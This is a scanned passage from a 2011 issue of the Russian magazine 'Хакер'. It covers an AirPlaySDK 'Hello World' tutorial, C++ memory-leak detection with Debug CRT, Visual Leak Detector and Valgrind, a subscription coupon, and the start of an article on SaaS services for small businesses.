Здесь параметр s3e-data-dir секции options определяет папку, в которой будут находиться ресурсы будущего приложения. Это могут быть изображения, музыка или что-нибудь еще. Создай объявленную нами папку data в папке HelloWorld. Секция files содержит список файлов проекта. В скобках мы указали папку source, которую тоже следует создать. В нее мы поместим три файла: HelloWorld.cpp, HelloWorld.h и HelloWorldMain.cpp. В секции subprojects находятся названия библиотек, которые мы хотим использовать в своем проекте.

Кроссплатформенный «Hello World!»

Итак, подготовка проекта закончена, и мы можем приступить к программированию. Для этого щелкни два раза на файле HelloWorld.mkb и насладись логотипом AirPlaySDK. Насладился? Это еще не все, ведь затем перед твоими глазами откроется проект в Visual Studio. Вбей в файл HelloWorldMain.cpp код, приведенный во врезке «HelloWorldMain.cpp», а я пока поясню, что тут к чему.

HelloWorldMain.cpp

```
#include "s3e.h"
#include "HelloWorld.h"
```

```
int main() {
  GameInit();
  while (true)
  {
    s3eDeviceYield(0);
    s3eKeyboardUpdate();
    bool result = GameUpdate();
    if ((result == false) ||
      (s3eKeyboardGetState(s3eKeyEsc) &
      S3E_KEY_STATE_DOWN) ||
      s3eKeyboardGetState(s3eKeyLSK) &
      S3E_KEY_STATE_DOWN) ||
      (s3eDeviceCheckQuitRequest()))
    break;
    GameRender();
  }
  GameShutdown();
}
```

С помощью директивы #include s3e.h мы подключаем стандартный заголовочный файл AirPlaySDK, который дает нам возможность работать с мобильным устройством. Функцию GameInit() мы напишем сами. Она будет инициализировать нужные нам переменные, создавать объекты, загружать ресурсы и выполнять прочие действия сразу же при старте программы. Функция s3eDeviceYield(..) останавливает работу устройства на указанное в параметре время и дает операционной системе возможность выполнить какие-нибудь действия. В качестве параметра этой функции мы передали ноль, и потому получим минимально возможную задержку, разрешенную операционной системой. s3eKeyboardUpdate() обновляет информацию о текущем состоянии клавиш мобильника и проверяет, не нажимал ли пользователь какие-либо клавиши во время прохода цикла. Функцию GetUpdate() мы тоже напишем сами. В ней обычно размещается вся логика работы приложения. Если ты пишешь игру — то в этой



dvd


Откомментированный и оформленный исходный код ты можешь найти на диске.



links

• На сайте проекта AirPlaySDK можно скачать весь инструментарий, а также найти качественную документацию: airplaysdk.com.

• Есть такой сайт, где мелкомягкие бесплатно раздают Visual Studio студентам: dreamspark.com.




info

Кроме двухмерной графики AirPlaySDK дает возможность создавать трехмерные игры, работать с GPS, звуками, списками контактов, сетью, видео и кучей других штучек.



warning

Не переусердствуй, сидя за компьютером. Обязательно выходи на улицу, чтобы размяться и подышать свежим воздухом, а заодно купить свежий номер][:).



Окно симулятора с нашим HelloWorld-приложением

функции следует проверять, не умер ли очередной монстр после выстрела пользователя. Функция возвращает true, если приложение продолжает свою работу, и false, если, например, пользователь нажал «Выйти из игры». Далее следует проверка, не захотел ли пользователь выйти из приложения, нажав соответствующий пункт меню или клавишу телефона, и не просит ли операционная система наше приложение завершиться (в случае положительного результата завершается главный цикл). Если же приложение должно продолжить работу — идем дальше. В GameRender(), которую мы опять же создадим самостоятельно, идет отрисовка всего и вся на экран. И, наконец, GameShutdown() (уже четвертая пока что несуществующая функция) завершает работу нашего приложения, сохраняя результаты, освобождая память и совершая прочие необходимые операции.
Ну что же, главную функцию приложения мы разобрали. Стоит отметить, что файл HelloWorldMain.cpp — это шаблон. Такой файл с практически тем же содержанием будет присутствовать во всех проектах, которые ты будешь создавать при помощи AirPlaySDK.

Описываем логику приложения

Теперь самое время заняться функциями, которые будут определять непосредственно логику приложения. Для этого открой файл HelloWorld.cpp и вбей туда код из врезки «HelloWorld.cpp»:

HelloWorld.cpp

```
#include "Iw2D.h"
void GameInit() {
  Iw2DInit();
}
bool GameUpdate() {
  return true;
}

void GameRender() {
  Iw2DSetColour(0xFF000000);
  Iw2DFillRect(
    CIwSVec2(0, 0),
    CIwSVec2(Iw2DGetSurfaceWidth(),
      Iw2DGetSurfaceHeight())
     );
  Iw2DSetColour(0xFF00FF00);
  Iw2DFillArc(
    CIwSVec2(Iw2DGetSurfaceWidth()/2,
    Iw2DGetSurfaceHeight()/2),
    CIwSVec2(30, 30),
    0, 0x800 * 2
    );
  Iw2DSurfaceShow();
}
void GameShutdown() {
  Iw2DTerminate();
}
```



Пример трехмерного приложения в AirPlaySDK

Как ты уже заметил, код файла HelloWorld.cpp содержит те функции, которые я обещал описать. Ничего сложного в этом листинге нет. Он всего лишь закрашивает экран черным цветом и выводит посередине зеленый круг.
Теперь стоит описать прототипы этих функций в заголовочном файле HelloWorld.h, чтобы иметь возможность их вызова из главной функции main(). Выглядеть это будет следующим образом:

HelloWorld.h

```
#ifndef HELLOWORLD_H
#define HELLOWORLD_H

void GameInit();
bool GameUpdate();
void GameRender();
void GameShutdown();

#endif
```

Листинг в комментариях не нуждается. Код нашего приложения готов, и ты можешь запустить его на исполнение, нажав клавишу F5 в Visual Studio. Перед тобой откроется окно эмулятора, которое продемонстрирует наше первое творение на AirPlaySDK.

Сборка проекта

Ну что же, настало время продемонстрировать главное преимущество AirPlaySDK — переносимость приложений с одной платформы на другую. Выбери «GCC (ARM) Release» в качестве активной конфигурации проекта и нажми F5. Перед тобой появится окно Airplay System Deployment Tool. Отметь пункт «ARM GCC Release» и нажми «Next». Следующий шаг пока что не представляет для нас ничего интересного, поэтому нажми «Next» еще разок. Вот тут-то и требуется отметить то многообразие платформ, под которое мы хотим скомпилировать наше приложение. Давай отметим ОС Bada, нажмем «Deploy All» и подождем окончания компиляции нашего проекта.
На этом создание первого приложения на основе AirPlaySDK окончено. Теперь самое время почитать документацию по этому инструментарию, ведь он поддерживает огромное количество функций мобильных устройств, которые ты можешь использовать в своих приложениях! ⌶

deeonis (deeonis@gmail.com)



Программерские типсы и триксы

Ловим memory leaks

Локальное хранилище потока, или что такое TLS

В «Диспетчере задач» очень часто можно увидеть, что некоторые программы занимают совершенно неприличное количество памяти. Особенно это свойственно интернет-браузерам. Рано или поздно перед каждым разработчиком встает задача отлова утечек памяти. Сегодня мы узнаем, как это сделать в языке C++ на MSVC.

Искать утечки памяти мы будем в ОС Windows, а для сборки кода использовать компилятор от Microsoft. Существует множество способов избежать мемори ликов, но основное правило этой борьбы можно сформулировать как «класть на место все, что взяли». К сожалению, в «боевом кодинге» такое не всегда возможно. Банальный человеческий фактор или сработавший exception запросто может отменить выполнение оператора delete.

В этой статье мы не будем рассматривать, что нужно делать, а что не стоит, чтобы память не утекала. Мы будем действовать в контексте уже имеющейся проблемы: утечка есть и нам надо ее перекрыть.

Для решения этой задачки многие программисты используют сторонние библиотеки (а самые крутые пишут собственные менеджеры памяти), но мы начнем с чего-нибудь попроще — например, воспользуемся средствами Debug CRT.

Debug CRT

Для использования Debug CRT надо подключить соответствующий хидер и включить использование Debug Heap Alloc Map. Делается это всего несколькими строками кода:

Подключение Debug CRT

```
#ifdef _DEBUG
#include <crtdbg.h>
#define _CRTDBG_MAP_ALLOC
#endif
```

После этих действий при выделении памяти через new и malloc() данные будут оборачиваться в специальную структуру _CrtMemBlockHeader. С помощью этой обертки мы сможем узнать имя файла и строку, в которой резервировалась ликнутая память, ее объем и сами данные. Все записи объединены в двусвязный список, поэтому по нему можно легко пробежаться и найти проблемные участки.

Структура _CrtMemBlockHeader

```
typedef struct _CrtMemBlockHeader
{
  struct _CrtMemBlockHeader * pBlockHeaderNext;
  struct _CrtMemBlockHeader * pBlockHeaderPrev;
  char* szFileName;
  int nLine;
  size_t nDataSize;
  int nBlackUse;
  long lRequest;
  unsigned char gap[nNoMansLandSize];
  unsigned char data[nDataSize];
  unsigned char anotherGap[nNoMansLandSize];
} _CrtMemBlockHeader;
```

Чтобы пройтись по этому списку, нужно воспользоваться функцией _CrtDumpMemoryLeaks(). Она не принимает никаких параметров, а просто выводит список утекших блоков памяти. Но, к сожалению, она ничего не говорит нам о файле и строке, в которых выделялась память. Результат работы этой функции выглядит примерно так:


Вывод _CrtDumpMemoryLeaks()


```
Detected memory leaks!
Dumping objects ->
{163} normal block at 0x00128788, 4 bytes long.
Data: < > 00 00 00 00
{162} normal block at 0x00128748, 4 bytes long.
Data: < > 00 00 00 00
Object dump complete.
```

Вот оно как: в Microsoft Visual C++ 6.0 в файле crtdbg.h имело место переопределение функции new, которое должно было точно показать файл и строку, в котором происходило выделение памяти. Но оно не давало желаемого результата — __FILE__:__LINE__ всегда разворачивались в crtdbg.h file line 512. В следующих версиях Microsoft вообще убрали эту фичу, и весь груз ответственности лег на программистов. Сделать нормальный вывод можно с помощью следующего переопределения:

Переопределение new

```
#define new new( _NORMAL_BLOCK, __FILE__, __LINE__)
```





Visual Leak Detector

Эту строчку желательно вынести в какой-нибудь общий заголовочный файл и подключать его после crtdbg.h. Теперь перед нами стоит задача записать все это в какой-нибудь лог или хотя бы выводить в консоль. Для перенаправления вывода нам потребуются две функции: _CrtSetReportMode и _CrtSetReportFile. Вторым параметром _CrtSetReportFile может быть хендл нашего лог-файла или флаг вывода в stdout.

Перенаправление вывода

```
_CrtSetReportMode( _CRT_WARN, _CRTDBG_MODE_FILE );
// выводим все в stdout
_CrtSetReportFile( _CRT_WARN, _CRTDBG_FILE_STDOUT );
```

У этого метода есть еще одна проблемка — он выводит информацию о памяти, которая не утекла, а просто не успела вернуться. Это, например, может быть какая-нибудь глобальная переменная или объект. Нам нужно как-то удалить эти куски памяти из вывода _CrtDumpMemoryLeaks(). Делается это следующим образом:

Ограничение зоны действия _CrtDumpMemoryLeaks()

```
int _tmain(int argc, _TCHAR* argv[])
{
  _CrtMemState _ms;
  _CrtMemCheckpoint(&_ms);

  // some logic goes here...

  _CrtMemDumpAllObjectsSince(&_ms);
  return 0;
}
```

Мы записываем начальное состояние памяти в специальную структуру с помощью функции _CrtMemCheckpoint(), а в конце, используя _CrtMemDumpAllObjectsSince(), выводим все, что утекло после того, как мы сделали слепок памяти.
Вот так вот, с помощью нехитрых функций Debug CRT, мы можем достаточно эффективно бороться с мемори ликами в нашей программе. Конечно, это не заменит серьезных библиотек по отлову утечек, но вполне подойдет для небольших проектов.

Visual Leak Detector

Visual Leak Detector — это уже сторонняя библиотека, но по сути она является надстройкой над Debug CRT, которую мы рассмотрели чуть раньше. Пользоваться ей достаточно просто — надо всего лишь включить заголовочный файл vld.h в любой файл проекта. Но с двумя оговорками.
Во-первых, если у нас в проекте есть несколько бинарных модулей (DLL или EXE), то include для vld.h надо делать как минимум в одном исходном файле для каждого модуля. То есть, если у нас после компиляции на выходе получается module_1.dll и module_2.dll, то нам нужно сделать #include <vld.h> как минимум в module_1.h и в module_2.h.
Во-вторых, включение заголовочного файла Visual Leak Detector должно происходить после включения прекомпилед хидера. То есть, после stdafx.h и других подобных файлов. После выполнения этих условий достаточно запустить программу в дебаг-сборке, и библиотека сразу начнет работать.
Visual Leak Detector можно настроить под свои нужды. Конфиг хранится в файле vld.ini, который, в свою очередь, лежит в директории с установленным VLD. Файл с настройками можно скопировать в папку с проектом, и тогда библиотека будет использовать эту





Официальный сайт Valgrind

копию с индивидуальными настройками для каждого проекта. Параметров для тюнинга Visual Leak Detector предостаточно. Например, можно настроить тот же вывод в файл или в дебаг консоль студии. Делается это ключом ReportTo. По умолчанию там стоит «debugger», но можно заменить это значение на «file» или «both». Надеюсь, их смысл пояснять не нужно.

Если мы включим вывод в файл, то надо указать путь к этому файлу с помощью параметра ReportFile. Также можно выбрать кодировку файла с помощью ReportEncoding: unicode или ASCII.

Еще есть интересная опция поиска ликов библиотеки в самой себе (SelfTest). Да, бывает и такое. Если постараться, то можно получить в output что-то вроде этого:

```
ERROR: Visual Leak Detector: Detected a memory leak
internal to Visual Leak Detector.
```

Еще VLD позволяет ограничить размер дампа памяти, выводимого в лог, или вообще подавить этот вывод, настроить глубину и метод проходки по стеку и так далее. Но это уже специфичные вещи, которые некоторым могут пригодиться, а некоторым и нет. В общем и целом Visual Leak Detector прост, удобен и не требует много кода для включения режима поиска утечек.

Valgrind

Все, что мы рассмотрели выше, было актуально для Windows и MS Visual Studio. Но есть и другие ОС. Valgrind как раз для них. Он работает в Linux и Mac OS X и используется не только для отлова мемори ликов, но и для отладки памяти и профилирования (сбор характеристик работы программы). По сути, Valgrind является виртуальной машиной, использующей методы JIT-компиляции. Ее усилиями программа не выполняется непосредственно на процессоре компьютера, а транслируется в так называемое «промежуточное представление». С этим представлением и работает Valgrind. Точнее, работают его инструменты, но об этом чуть позже.

После обработки промежуточного представления Valgrind перегоняет все обратно в машинный код. Такие действия значительно (в 4-5 раз) замедляют выполнение программы. Но это вполне обоснованная плата за контроль расхода памяти.

Как я говорил выше, Valgrind предоставляет несколько инструментов. Самый популярный из них — Memcheck. Он заменяет стандартное выделение памяти языка C собственной реализацией. Memcheck обнаруживает попытки использования неинициализированной памяти, чтение/запись после её освобождения и с конца выделенного блока, а также утечки памяти.

Есть и другие инструменты, например Addrcheck — более легкая, но менее функциональная версия Memcheck. Инструменты Helgrind и DRD используются для поиска ошибок в многопоточном коде. Иначе говоря, Valgrind гораздо более мощная штука, чем просто библиотека по поиску мемори ликов.

Заключение

Утечки памяти — одна из самых распространенных проблем в программировании. Даже самые опытные из нас могут заиметь парочку ликов. Инструментов для их отлова великое множество, и эти несколько страниц должны помочь тебе начать борьбу с memory leaks. ⌶

ПОДПИСКА ХАКЕР

ГОДОВАЯ ЭКОНОМИЯ 500 руб.

1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- на e-mail: subscribe@glc.ru;
- по факсу: (495) 545-09-06;
- почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

Внимание! Если произвести оплату в феврале, то подписку можно оформить с апреля.

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

12 НОМЕРОВ — 2200 РУБ.
6 НОМЕРОВ — 1260 РУБ.

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ (НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 2011 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:

индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом ________ корпус ________
квартира/офис ____________________
телефон (код) ____________________
e-mail ____________________
сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ________ 2011 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ________ 2011 г.	

Ф.И.О.
Подпись плательщика

Кассир

Сергей «grinder» Яремчук (grinder@tux.in.ua)

SaaS для малого и среднего бизнеса

Переводим стандартные сервисы в облако

Развитие всего в этом мире идет по спирали, и IT-технологии — не исключение. После эпохи ПК разработчикам ПО (да и самим пользователям) стали интересны онлайн-ресурсы, предлагающие замену привычным программам. Доля таких решений на рынке постепенно увеличивается, и сегодня вместо того, чтобы покупать коробку, можно просто подключиться к сервису, обеспечивающему нужный функционал.

В чем преимущества SaaS?

Классическая схема покупки ПО в организации выглядит так. Администратор покупает OEM- или коробочную версию, которую и устанавливает на пользовательском ПК или сервере. К этому привыкли, многие считают такой механизм удобным и понятным. Вот программа, вот компьютер, на котором она выполняется. Постепенно пришли к тому, что хранить специализированные (и, как правило, дорогие) приложения на персональном компьютере несколько накладно, в итоге появились серверы терминалов и виртуальные десктопы, отчасти решающие проблему уменьшения количества копий. Но взамен появилась необходимость в развертывании отдельного сервиса, для которого требуется оборудование, место в стойке и, опять же, ПО. Добавим к этому и стандартный набор любой организации — почтовый сервис групповой работы, CRM, корпоративный антивирус, сервис видеоконференций и другие. Все это хозяйство требует денег на поддержание, включая содержание штата хорошо подготовленных IT-сотрудников, обновление ПО и железа, потребление большого количества электроэнергии и так далее. То есть, при внедрении получаем значительные затраты, даже без учета лицензий на само ПО. При этом не всегда выбранный продукт может обеспечивать требуемую функциональность. Например, так часто бывает с CRM-системами, которые не подходят под требования конкретной организации или вообще их внедрение по разным причинам прошло неудачно. Но ведь определенные затраты уже понесены. Плюс со временем купленная программа требует обновления, за что в большинстве случаев также необходимо доплачивать и, вероятно, докупать более мощный сервер. Кроме того, организация безопасного доступа к сервису полностью ложится на плечи айтишников, от подготовки которых зависит результат. Использование VPN выручает лишь отчасти, так как провайдеры часто блокируют нестандартные порты, что создает дополнительные трудности. А с другой стороны этой проблемы находятся компании-разработчики ПО, которые теряют большие деньги из-за пиратства. В общем, ситуация, как ни посмотри, мало кого радует.

Предоставление подписки на определенный сервис (SaaS, Software as a Service) позволяет догнать сразу двух зайцев. Организация практически сразу получает доступ к необходимым приложениям, без больших начальных затрат и трудностей первоначального внедрения. При этом в дальнейшем доплата производится исключительно за продление подписки и, как правило, уже со скидкой, не требуя средств на поддержание инфраструктуры. Новые возможности подписчик получает автоматически (в пределах тарифа, разумеется). Некоторые сервисы предлагают помесячную оплату, поэтому на период отпусков можно сэкономить, взяв меньшее количество лицензий. Тестовый период, предоставляемый практически всеми ресурсами SaaS, дает возможность определиться с выбором конкретного решения. Софтверные компании, реализуя продукты в виде SaaS, полностью решают проблему пиратства. В рамках этой статьи мы постараемся разобраться в том, что именно они нам предлагают.

Корпоративная почта

Конечно, в случае с электронной почтой многие пытаются сэкономить, выбрав бесплатные сервисы. Для компаний это не выход – к письмам, отправленным с бесплатной почты, у клиентов компании доверия не будет. Да и несолидно это, ведь наличие своего домена – один из признаков серьезности организации. В настоящее время некоторые почтовые сервисы предлагают услуги для тех, кому нужна корпоративная почта, без дополнительных вложений.

Среди них — **Яндекс.Почта для домена** (pdd.yandex.ru). Просто указываем адрес домена (в списке уже присутствуют домены, прописанные в Яндекс.Вебмастер) и редактируем MX-запись по полученной подсказке. Это все. Администратор получает интерфейс, при помощи которого он может управлять почтовыми аккаунтами. Возможен доступ пользователей по протоколам POP3/IMAP, через веб-интерфейс и мобильные устройства. Плюс мгновенные сообщения через Я.Онлайн, почтовая книга и приятные мелочи вроде Яндекс.Бар для браузера. По умолчанию поддерживается 1000 аккаунтов, этого обычно более чем достаточно (иначе лучше все-таки свой сервер), но их число можно увеличить. Причем заметь, все это бесплатно. Что, с учетом известной стабильности яндексовых серверов, делает их предложение более чем заманчивым. Гугл также предоставляет возможность привязать домен к почте, причем в нескольких вариантах. Стандартный пакет **Google Apps для бизнеса** (google.com/apps/intl/ru/business) дает нам полный спектр приложений — почта GMail с привязкой к корпоративному домену, общий календарь со списком задач, документы, группы, сайты и видео Google. Размер почтового ящика ограничен 2 Гб. Функционал приложений известен любому пользователю, имеющему ящик на GMail. Но гугл пошел еще дальше. Выбрав профессиональный пакет (50$ за аккаунт в год) получаем увеличенный до 25 Гб объем почтового ящика, гарантию бесперебойной работы, поддержку, возможность переноса действующих почтовых аккаунтов на Gmail, доступ к API-расширениям, позволяющим интегрировать различные ИТ-системы. Кроме того, подписчики получают доступ к системе безопасности электронной почты Postini, обеспечивающей улучшенную фильтрацию спама и вирусов, шифрование с TLS, настраиваемые правила обработки вложений, архивацию и восстановление, поиск и экспорт писем. Первые тридцать дней указанными вкусностями можно пользоваться бесплатно. Для сомневающихся в выборе доступны «Истории успеха», в которых действующие



подписчики делятся своими впечатлениями о переходе на Google Apps. Список приложений сторонних разработчиков, которые можно интегрировать при помощи API, ты найдешь на **Google Apps Marketplace** (google.com/enterprise/marketplace). Вот здесь уже начинаешь понимать всю мощь Google Apps. В нескольких категориях представлено более двух сотен приложений — средства администрирования и взаимодействия с клиентами, инструменты управления финансами, менеджеры задач, утилиты поиска, синхронизации данных, VoIP и многие другие. Подключаемые через API приложения реализованы как в привычном варианте, требующем установки, так и в виде облачных сервисов. К слову, часть приложений из Apps Marketplace бесплатна.

Яндекс и Гугл — не единственные варианты. Почтовый ящик можно разместить на **NextMail** (nextcorp.ru), is-mail.biz и других подобных ресурсах.

Алло, мы ищем таланты

Как известно, «кадры решают все». Высококвалифицированные (да и просто хорошие) работники являются одной из ценностей любой организации. Компания старается привлечь и удержать полезных работников. Технология поиска подходящих сотрудников называется Talent management или HCM (Human Capital Management) и основывается на двух основных показателях — трудоспособность и потенциал. Программы и сервисы для управления «талантами» сейчас переживают бурный рост. Среди SaaS наиболее известными являются сервисы **Taleo** (taleo.com) и **SuccessFactors** (successfactors.com). Подобные решения позволяют вести базу сотрудников, вакансий, резюме, управлять встречами. Дополнительно они интегрируются с социальными сетями вроде Facebook и **LinkedIn** (linkedin.com), используя их для сбора информации и постинге объявлений о свободных вакансиях. LinkedIn — это специализированный сервис для поиска деловых контактов, содержащий базу из более чем 85 000 000 учетных записей в различных сферах бизнеса.

Антивирус во временное пользование

Антивирусные компании не оставили без внимания новую и весьма перспективную нишу. Если буквально пару лет назад подобные предложения можно было пересчитать по пальцам одной руки, то сегодня для многих это одно из основных направлений в развитии.

Рассмотрим три сформировавшиеся в этом плане направления. Российские компании организацию сервиса полностью отдали на откуп провайдерам, сами же они занимаются исключительно разработкой и учетом лицензий :). Сегодня большинство провайдеров предоставляют подписки на **Dr.Web AV-Desk** (drweb.com/saas/find_provider/biz), **Kaspersky Subscription Services** (kaspersky.ru/kss), **Outpost AV Service** (agnitum.ru/purchase/av-service) и **ESET NOD32** (esetnod32.ru/.solutions/isp/list). Все они предлагают несколько тарифов, отличающихся функционалом, и систему скидок. В качестве клиентов поддерживаются Windows всех известных современной науке версий. Разумеется, между предлагаемыми услугами есть отличия. Так, Dr.Web можно установить только на x86 ОС, клиент не содержит файера, но предлагает веб-консоль, при помощи которой можно отслеживать статистику, что делает его удобным для применения в организации. Пользователь, выбравший продукт Лаборатории Касперского, получает стандартные продукты — Антивирус Касперского 2011, Kaspersky Internet Security 2011 и Kaspersky CRYSTAL с полной технической поддержкой и регулярными обновлениями. Причем возможна даже тарификация по дням, но централизованное управление не предусмотрено.

Обновления клиентов производятся индивидуально, по внутреннему трафику, который, как правило, не тарифицируется.

